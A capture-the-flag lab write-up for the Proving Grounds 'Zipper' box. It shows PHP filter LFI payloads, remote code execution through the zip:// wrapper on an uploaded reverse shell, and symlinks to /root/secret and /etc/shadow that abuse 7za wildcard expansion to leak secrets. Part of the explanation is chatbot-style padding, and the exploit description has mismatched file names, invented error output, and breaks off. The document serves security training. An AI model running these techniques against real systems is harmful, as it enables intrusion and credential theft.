


Proving Grounds Practice 43

Proving Grounds Practice — Zipper

```
# Nmap 7.94SVN scan initiated Wed Mar 20 15:31:13 2024 as: nmap -sCVS -oA nmap/zipper -vvv 192.168.212.229
Nmap scan report for 192.168.212.229
Host is up, received echo-reply ttl 61 (0.19s latency).
Scanned at 2024-03-20 15:31:14 WIB for 16s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDH6PH1/ST7TUJ4Mp/L4c7G+TM07YbX7YIsnHzq1TRpvtiBh8MQuFkL1Sww9+za+h6ZraqoZ0ewwkH
1+3wB0kT04Mu17wBSw6yvyXyj+lLeKjQ6Hnje7KozW5q4U6ijd3LmvHE34UHq/qUbCubiWY06N2Mj0NQiZqWW8z48eTzGsuH6u1SfGIDnCCq3sWm37Y5LI
igtUerccskdyUD0oRKqVnhZCjEYfX3qOnLAqejr3Lpm8nA31pp6lrKNAmQEjdS08Jxk04OR2JBxcFVNfs=
|_ 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi0EdIHR7N0ReMM0G7C8zxbLgwB3ump+nb2D3Pe3tXc
|_ 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDCc0saExmeDXtm5FS+D5RnDke8aJEvFq3DJIr0KZML
80/tcp    open  http      syn-ack ttl 61  Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Zipper
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Seems like a regular linux machine.



With this online ZIP converter you can compress your files and create a ZIP archive. Reduce file size and save bandwidth with ZIP compression. Your uploaded files are encrypted and no one can access them.


Hm... It seems like this is a zip* exploitation. If only we could see the code.

There's a search feature, but it's just dummy. Oh, when you press the home button, a GET parameter appears.



Let's try LFI. We can extract the source using the PHP base64 wrapper. It seems like it's appending '.php' to the file.


```
1  php://filter/convert.base64-encode/resource=index
```




```
1  <?php
2  $file = $_GET['file'];
3  if(isset($file))
4  {
5      include("$file". ".php");
6  }
7  else
8  {
9      include("home.php");
10 }
11 ?>
```

It appends .php to the file as expected.


```
1  php://filter/convert.base64-encode/resource=home
```



Analyzing the code



1 `php://filter/convert.base64-encode/resource=upload`



```

1  <?php
2  if ($_FILES && $_FILES['img']) {
3
4      if (!empty($_FILES['img']['name'][0])) {
5
6          $zip = new ZipArchive();
7          $zip_name = getcwd() . "/uploads/upload_" . time() .
            ".zip";
8
9          // Create a zip target
10         if ($zip->open($zip_name, ZipArchive::CREATE) === TRUE) {
11             $error .= "Sorry ZIP creation is not working
            currently.<br/>";
12         }
13
14         $imageCount = count($_FILES['img']['name']);
15         for($i=0;$i<$imageCount;$i++) {
16
17             if ($_FILES['img']['tmp_name'][$i] == '') {
18                 continue;
19             }
20             $newname = date('YmdHis', time()) . mt_rand() .
            '.tmp';
21
22             // Moving files to zip.
23             $zip->addFromString($_FILES['img']['name'][$i],
            file_get_contents($_FILES['img']['tmp_name'][$i]));
24
25             // moving files to the target folder.
26             move_uploaded_file($_FILES['img']['tmp_name'][$i],
            './uploads/' . $newname);
27         }
28         $zip->close();
29
30         // Create HTML Link option to download zip
31         $success = basename($zip_name);
32     } else {

```

```
33         $error = '<strong>Error!! </strong> Please select a  
        file.';  
34     }  
35 }
```

Step-by-Step Flow:

1. User Uploads Files

Suppose your form is:

```
1  <form action="upload.php" method="POST" enctype="multipart/form-  
    data">  
2      <label>Select files to upload:</label><br>  
3      <input type="file" name="img[]" multiple><br><br>  
4      <button type="submit">Upload</button>  
5  </form>
```

This sends data to PHP in the `$_FILES['img']` array.

Key Parts:

- `action="upload.php"` — this is the PHP file with your script.
- `method="POST"` — sends form data using HTTP POST.
- `enctype="multipart/form-data"` — required for file uploads.
- `name="img[]"` — tells PHP to treat uploaded files as an **array**.
- `multiple` — allows the user to select multiple files.

2. What Happens When They Click "Upload":

When the user selects two files (`image1.png` and `doc1.pdf`) and clicks **Upload**, the browser sends a request body that looks roughly like this (simplified):

HTTP POST Request

```
1  POST /upload.php HTTP/1.1  
2  Host: example.com  
3  Content-Type: multipart/form-data; boundary=-----  
    WebKitFormBoundaryXYZ
```

```

4
5  -----WebKitFormBoundaryXYZ
6  Content-Disposition: form-data; name="img[]";
   filename="image1.png"
7  Content-Type: image/png
8
9  (binary data of image1.png)
10 -----WebKitFormBoundaryXYZ
11 Content-Disposition: form-data; name="img[]"; filename="doc1.pdf"
12 Content-Type: application/pdf
13
14 (binary data of doc1.pdf)
15 -----WebKitFormBoundaryXYZ--

```

Each file is sent as a part of the request body.

- **Boundary:** a random string that separates each “part” of the form.
- **Content-Disposition** headers tell PHP the field name (`img[]`) and the original filename.
- **Content-Type** tells PHP the MIME type.

3. PHP’s Multipart Parser Saves Each File to a Temp Location

As PHP reads the raw request:

1. It **splits** the body on the boundary markers.
2. For each part that has `Content-Disposition: form-data; filename=...`, PHP:
 - **Creates a temporary file** (e.g. `/tmp/php123.tmp`) and streams the uploaded bytes into it.
 - Records the original filename, MIME type, size, and any upload errors.

4. PHP Builds the `$_FILES` Array

Once parsing is done, PHP structures `$_FILES['img']` like this:

```

1  $_FILES['img'] = [
2      // The filenames as the user's browser reported them
3      'name'      => ['image1.png',      'doc1.pdf'],
4
5      // The MIME types as the browser reported them
6      'type'      => ['image/png',      'application/pdf'],

```



```

7
8 // The temporary file paths PHP created on the server
9 'tmp_name' => ['/tmp/php123.tmp', '/tmp/php456.tmp'],
10
11 // PHP upload error codes (0 = UPLOAD_ERR_OK)
12 'error' => [0, 0],
13
14 // The number of bytes written into each temp file
15 'size' => [123456, 789012],
16 ];

```

`$_FILES` is a **built-in (superglobal) array** in PHP, created automatically by PHP when a form with file uploads is submitted.

- ✓ What is `$_FILES`?
 - `$_FILES` is a **superglobal array** (like `$_POST`, `$_GET`, `$_SERVER`, etc.).
 - It is automatically filled by PHP **only when**:
 - The form uses `method="POST"`
 - The form includes `enctype="multipart/form-data"`
 - There is at least one `<input type="file">` element

Example

If a form looks like this:

```

<form method="POST" enctype="multipart/form-data">
  <input type="file" name="myfile">
  <button type="submit">Upload/Submit</button>
</form>

```

Then PHP will create:

```

php
$_FILES['myfile'] => [
    'name' => 'photo.png',
    'type' => 'image/png',
    'tmp_name' => '/tmp/php123',
    'error' => 0,
    'size' => 34567
];

```

\$_FILES Structure

Key	Meaning
'name'	Original filename from user's machine
'type'	MIME type (sent by browser)
'tmp_name'	Temporary file path on server
'error'	Upload status (0 = OK)
'size'	Size in bytes

If you use multiple file inputs or `name="file[]"`, then `$_FILES['file']` will contain arrays inside arrays.

- `name[]` comes from the `filename="..."` in the part header.
- `type[]` comes from the `Content-Type: ...` header in each part.
- `tmp_name[]` is where PHP stored the bytes on disk.
 - 🧠 Behind the scenes:
 - PHP does this **before your script runs**, and it stores the temp file in the location specified in:

```
1 ; in php.iniupload_tmp_dir = "/tmp"
```

- If that setting is missing, it falls back to the system's default `/tmp` directory (Linux) or equivalent.
- `error[]` is set to `0` if everything went smoothly (or another constant if something went wrong).
- `size[]` is simply the byte-count of that temp file.

5. Your Script Reads and Moves the Files

In your PHP code you then do things like:

```
1  file_get_contents($_FILES['img']['tmp_name'][$i]); // read the
    raw bytes
2  move_uploaded_file($_FILES['img']['tmp_name'][$i], // safely
    move it
3                          './uploads/' . $newname);
```

- `file_get_contents()` captures the bytes so you can add them into a ZIP.
- `move_uploaded_file()` renames and relocates that temp file into your permanent `uploads/` directory.

6. Checks if files were uploaded

```
1  if ($_FILES && $_FILES['img']) {
```

- Verifies that a file upload occurred using the `$_FILES` superglobal.
- `img` is the name of the input field.
- It supports **multiple file uploads** (notice the use of `$_FILES['img']['name'][0]`).

7. PHP Checks if Files Exist

```
1  if ($_FILES && $_FILES['img']) {
```

- Ensures that a file was uploaded using the field name `img[]`.

```
1  if (!empty($_FILES['img']['name'][0])) {
```

- Ensures that the first uploaded file has a filename (i.e., a file was actually selected).

8. Creates a ZIP Archive


```

1  $zip = new ZipArchive();
2  $zip_name = getcwd() . "/uploads/upload_" . time() . ".zip";
3
4  if ($zip->open($zip_name, ZipArchive::CREATE) !== TRUE) {
5      $error .= "Sorry ZIP creation is not working currently.<br/>";
6  }

```

✓ 1. `$zip = new ZipArchive();`

This line says:

“Hey PHP, Give me the ZIP tool.”

Now you have a tool called `$zip` that you can use to make a zip file.

✓ 2. `$zip_name = getcwd() . "/uploads/upload_" . time() . ".zip";`

This creates a **name and path** for your ZIP file.

- `getcwd()` = the current folder where the script is running.
- `time()` = current time in seconds (e.g. `1718039141`).

So it creates a ZIP file with a name like:

```
1  /your/project/folder/uploads/upload_1718039141.zip
```

This is just giving the ZIP file a **unique name** so each time it doesn't overwrite old ones.

✓ 3. `$zip->open($zip_name, ZipArchive::CREATE)`

Now this line says:

“**create a ZIP File.**”

This is like opening a new empty box so you can start putting files in it.

If it works, it returns `TRUE`.

If something goes wrong (like the folder doesn't exist), it returns `FALSE`.

Line	What It Does
<code>\$zip = new ZipArchive();</code>	Get the zip tool ready
<code>\$zip_name = ...</code>	Decide the name and location of the zip file

```
$zip->open(...)
```

Open (or create) the zip file so you can add files to it

What it does, step by step:

```
1 $zip->addFromString($_FILES['img']['name'][$i],  
    file_get_contents($_FILES['img']['tmp_name'][$i]));
```

1. `$_FILES['img']['tmp_name'][$i]`

- This is the **temporary file path** on the server where PHP stored the uploaded file.
- For example: `/tmp/php123.tmp`
- It holds the actual **content of the uploaded file**.

2. `file_get_contents($_FILES['img']['tmp_name'][$i])`

- This **reads the entire contents** of the temporary uploaded file into a string (in memory).
- So now you have the **binary data of the file** ready to be used.

3. `$_FILES['img']['name'][$i]`

- This is the **original filename** of the uploaded file (e.g., `photo.jpg`).
- It's used here as the name the file will have *inside* the ZIP archive.

4. `$zip->addFromString(name, contents)`

- This method **adds a new file to the ZIP archive**.
- `name` — the filename the file will have inside the ZIP (here, original file name).
- `contents` — the content of the file as a string (the binary data read from temp file).

So, in plain words:

“Take the uploaded file’s contents from its temporary location and add it to the ZIP archive, naming it with the original filename.”

This zip file will be saved where?

The **ZIP file** will be saved on the server in the following location:

```
1 $zip_name = getcwd() . "/uploads/upload_" . time() . ".zip";
```

Let's break that down:

What does `getcwd()` do?

- `getcwd()` means **"get current working directory"**.
- This returns the full path to the folder where your PHP script is running.
 - For example: `/var/www/html`

What is `"/uploads/upload_" . time() . ".zip"`?

- This adds a **subfolder** called `uploads/`
- It creates a filename like `upload_1718039141.zip` using the current time (to make it unique)
- So the full ZIP path becomes:

```
1  /var/www/html/uploads/upload_1718039141.zip
```

Final Answer

The ZIP file is saved on your server at:

```
1  (current folder)/uploads/upload_TIMESTAMP.zip
```

For example:

```
1  /var/www/html/uploads/upload_1718039141.zip
```

Make Sure:

- The `uploads/` folder **exists** and is **writable** by PHP.
- Otherwise, `ZipArchive::open()` or `$zip->close()` may silently fail or return errors.

Let me know if you want to:

- Make the path dynamic
- Download the ZIP after it's created
- Or store it in a database, etc.

After running this code:

```
1  $zip->addFromString($_FILES['img']['name'][$i],
    file_get_contents($_FILES['img']['tmp_name'][$i]));
```

The ZIP file will contain:

javascript

Copy Edit

upload_TIMESTAMP.zip

└─ photo.png

└─ document.pdf

- When someone extracts the ZIP, they'll see the files named exactly as uploaded.
- The content inside each file is the same as what the user uploaded.

Foothold

We know that our zip files is stored on the `/uploads` as well. There's this `zip://` PHP wrapper that will unzip and read our file automatically. Here's an article for reference. Basically we just need to upload a reverse shell file and load it using the LFI and zip wrapper.




PHP ZIP:// wrapper for RCE

https://rioasmara.com/2021/07/25/php-zip-wrapper-for-rce/?source=post_page-----b49a52e...

To access it, just add `%23 (#)` and the name of the file inside the zip (without `.php`, since the web will append `.php` to our file). So it will be like this.

```
1  zip:///path/to/filename#dir/file
```

```
1  192.168.212.229/index.php?
    file=zip:///uploads/upload_1711002348.zip%23php-reverse-shell-linux
```



We are in!

Getting Root

```
www-data@zipper:/opt$ ls -la
ls -la
total 16
drwxr-xr-x  3 root root 4096 Aug 12  2021 .
drwxr-xr-x 20 root root 4096 Aug 12  2021 ..
-rwxr-xr-x  1 root root 153 Aug 12  2021 backup.sh
drwxr-xr-x  2 root root 4096 Mar 21 06:35 backups
www-data@zipper:/opt$
```

There's stuff on `/opt` which is suspicious.

```
www-data@zipper:/opt$ cat backup.sh
cat backup.sh
#!/bin/bash
password=`cat /root/secret`
cd /var/www/html/uploads
rm *.tmp
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log
www-data@zipper:/opt$
```

```
1  #!/bin/bash
2  password=`cat /root/secret`
3  cd /var/www/html/uploads
4  rm *.tmp
5  7za a /opt/backups/backup.zip -p$password -tzip *.zip >
   /opt/backups/backup.log
```

What does it do?

- Reads a password from `/root/secret`.
- Enters the upload directory (`/var/www/html/uploads`).
- Deletes all `.tmp` files.
- Compresses all `.zip` files into a password-protected archive using `7za`, and logs output to `/opt/backups/backup.log`.

What is 7za

- The command:

```
1 7za a /opt/backups/backup.zip -p$password -tzip *.zip
```

- **Takes all `.zip` files** in the current directory (`/var/www/html/uploads`) and:
-  **Archives them into one big ZIP file called:**

```
1 /opt/backups/backup.zip
```

- So the result is:
 -  A single ZIP file (`backup.zip`) that **contains multiple `.zip` files** inside it.

For example:

If `/var/www/html/uploads/` contains:

```
1 one.zip
2 two.zip
3 three.zip
```

Then `/opt/backups/backup.zip` will look like:

```
1 backup.zip/
2 |— one.zip
3 |— two.zip
4 |— three.zip
```

And the whole `backup.zip` is password-protected using the password from `/root/secret`.

🔥 How does `@root.txt` work in `7za`?

In 7-Zip, any argument that starts with `@` is interpreted as:

"Read this file to get a list of files to include in the archive."

So:

```
1 7za a archive.zip @root.txt
```

Means:

"Read `root.txt`, and treat every line in that file as a file to add."

If `root.txt` contains:

```
1 /etc/shadow
```

- 7za will try to read `/etc/shadow`.

Where is the vulnerability in this?

Pre-Notes

In command

Syntax Recap:

```
1 ln -s [TARGET] [LINK_NAME]
```

- `TARGET`: The original file or directory.
- `LINK_NAME`: The name of the symlink you want to create.

1. Link to a File

```
1 ln -s /etc/passwd fakefile.txt
```

This creates a symlink named `fakefile.txt` that points to `/etc/passwd`. If you run:

```
1 cat fakefile.txt
```

It will display the contents of `/etc/passwd`.

2. Link to a Directory


```
1 ln -s /var/log logs
```

This creates a symlink called `logs` that behaves like a shortcut to `/var/log`.

```
1 cd logs
2 ls
```

Will show the contents of `/var/log`.

3. Hidden Symlink

```
1 ln -s /root/.ssh/id_rsa .secret_key
```

This links to a private SSH key (if readable), which can be used in tricking a script into exposing it, e.g., when run as root.

 **Here's the command again:**

```
1 7za a /opt/backups/backup.zip -p$password -tzip *.zip >
/opt/backups/backup.log
```

and how it ends up acting like:

```
1 7za a backup.zip enox.zip @root.txt
```

 **What happens in your attack?**

 **Let's walk through the script:**

Original backup script:

```
1 #!/bin/bash
2 password=`cat /root/secret`
3 cd /var/www/html/uploads
4 rm *.tmp
5 7za a /opt/backups/backup.zip -p$password -tzip *.zip >
/opt/backups/backup.log
```

Step-by-step:

1. Password retrieval:

```
1 password=`cat /root/secret`
```

2. Reads `/root/secret` and stores the content (like `SuperSecret123`) into the variable `password`.

3. File compression:

```
1 7za a /opt/backups/backup.zip -p$password -tzip *.zip
```

4. This becomes (let's say the secret is `SuperSecret123`):

```
1 7za a /opt/backups/backup.zip -pSuperSecret123 -tzip *.zip
```

5. The `*.zip` will expand to all `.zip` files in the current directory (`/var/www/html/uploads`).

Your Exploit

You, the attacker, you have this created for you:

```
1 ln -s /root/secret enox.zip
```

You will create another **Symlink**

```
1 touch @asadasda
2 ln -s /etc/shadow asadasd.zip
```

```
www-data@zipper:/var/www/html/uploads$ touch @asadasd.zip
touch @asadasd.zip
www-data@zipper:/var/www/html/uploads$ ln -s /etc/shadow asadasd.zip
ln -s /etc/shadow asadasd.zip
www-data@zipper:/var/www/html/uploads$ █
[0] 0:sudo*Z
```

So now:

- There's a file named `enox.zip`
- But it's actually a **symlink to** `/root/secret`
- When `*.zip` expands, it includes `enox.zip`, which points to `/root/secret`

Now `7za` tries to **read the file** `/root/secret` **as if it were a** `.zip` **archive**. Not only that since there is another parameter `@asadasda` which it treats as a file containing a list of files to include. Both of these files will process an error, which will leak some of the `/etc/shadow`

- If `/root/secret` just contains the string:

```
1 SuperSecret123
```

- Then 7za throws an error like:

```
1 ERROR: /root/secret is not a valid archive supersecret123
```

- or

```
1 ERROR: Cannot open file /etc/shadow root#!1:123131:asda:12312313
```

- `@root.txt` tells `7za` to read that file and include the files listed inside it.
- If `root.txt` contains something like `/etc/shadow` or `/root/secret`:
 - **7za tries to read those files.** `@root.txt` makes `7za` read **the contents of** `/root/secret` because that's what `@root.txt` says.
 - But:
 - it's not a valid zip.
 - If `/root/secret` contains a flag like `FLAG{...}`, then `7za` will try to treat that flag string as a filename, fail, and print an error like:

And because all output is redirected to:

```
1 > /opt/backups/backup.log
```

You can read the error and **see the password**.

🔧 7za Tries to Process the File

You trick 7za into processing a non-ZIP file, like `/root/secret`.

Here's the command from the script:

bash

Copy Edit

```
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log
```

You created:

- `enox.zip` → symlink to `/root/secret`
- `@root.txt` → points 7za to try to read even more sensitive files

Now 7za thinks you're saying:

"Hey, include this zip file and whatever files are listed in `@root.txt`."

But those aren't real `.zip` files or proper input. So 7za **chokes** (errors out) and says something like:

swift

Copy Edit

```
